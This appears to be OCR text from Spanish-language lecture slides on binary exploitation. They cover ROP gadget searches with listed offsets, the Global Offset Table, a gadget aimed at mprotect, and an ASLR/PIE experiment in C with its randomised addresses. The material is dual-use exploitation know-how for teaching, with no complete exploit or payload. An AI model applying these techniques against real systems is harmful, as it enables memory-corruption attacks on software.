
```
mov *, dword ptr [*] ; ret
```

```
stic:~/Desktop/rop$ grep "mov e.x, .* \[.*\] ; ret" output.txt
0x0006c268 : adc al, 0 ; mov eax, dword ptr [eax + 0xca0] ; ret
0x001764fe : adc byte ptr [edx], al ; mov ecx, dword ptr [edx] ; ret
0x001764fd : adc byte ptr cs:[edx], al ; mov ecx, dword ptr [edx] ; ret
0x0011f707 : add al, 0x8b ; add al, 0x90 ; mov eax, dword ptr [eax] ; ret
0x00023203 : add al, 0x8b ; push esp ; and al, 8 ; mov eax, dword ptr [eax] ; sub eax,
0x0011f709 : add al, 0x90 ; mov eax, dword ptr [eax] ; ret
0x00024068 : add al, 2 ; mov eax, dword ptr [eax] ; mov eax, dword ptr [eax + 0x58] ;
0x0008405e : add al, bl ; mov eax, dword ptr [ecx] ; mov dword ptr [edx], eax ; lea ea
0x001764fb : add al, byte ptr [ecx + 0x2e] ; adc byte ptr [edx], al ; mov ecx, dword p
0x0006c29c : add byte ptr [eax], al ; add byte ptr [eax], al ; mov eax, dword ptr [esp
0x0006709e : add byte ptr [eax], al ; mov eax, dword ptr [edx + 0x14] ; sub eax, dword
```

GLOBAL OFFSET TABLE (GOT)


- Estructura de datos.
- Offset fijo desde el código del programa.
- Tabla de punteros a funciones externas.

GLOBAL OFFSET TABLE (GOT)




GADGETS ÚTILES #2

```
mov *, dword ptr [*] ; ret
```




```
eax = &mprotect
```


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE


POSITION INDEPENDENT EXECUTABLE (PIE)

EXPERIMENTO

```c
int main(int argc, char **argv) {
  char *buff = NULL;

  printf("&main\t: %p\n", &main);
  printf("&buff\t: %p\n", &buff);
  printf("&exit\t: %p\n", &exit);
}
```


EJECUCIÓN

```
gcc -m32 aslr-experiment.c -o aslr-experiment
```



RESULTADOS

&main	&buff	&exit
0x565ed59d	0xffc72e38	0xf7d74f70
0x5665059d	0xffca18b8	0xf7dbdf70
0x565ee59d	0xff88e3e8	0xf7d4df70


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

SITUACIÓN ACTUAL


- Quizás podemos controlar la ejecución.
- No podemos predecir dónde estarán los gadgets.

¿Podemos seguir ejecutando código arbitrario?

PRIMITIVAS DE LECTURA

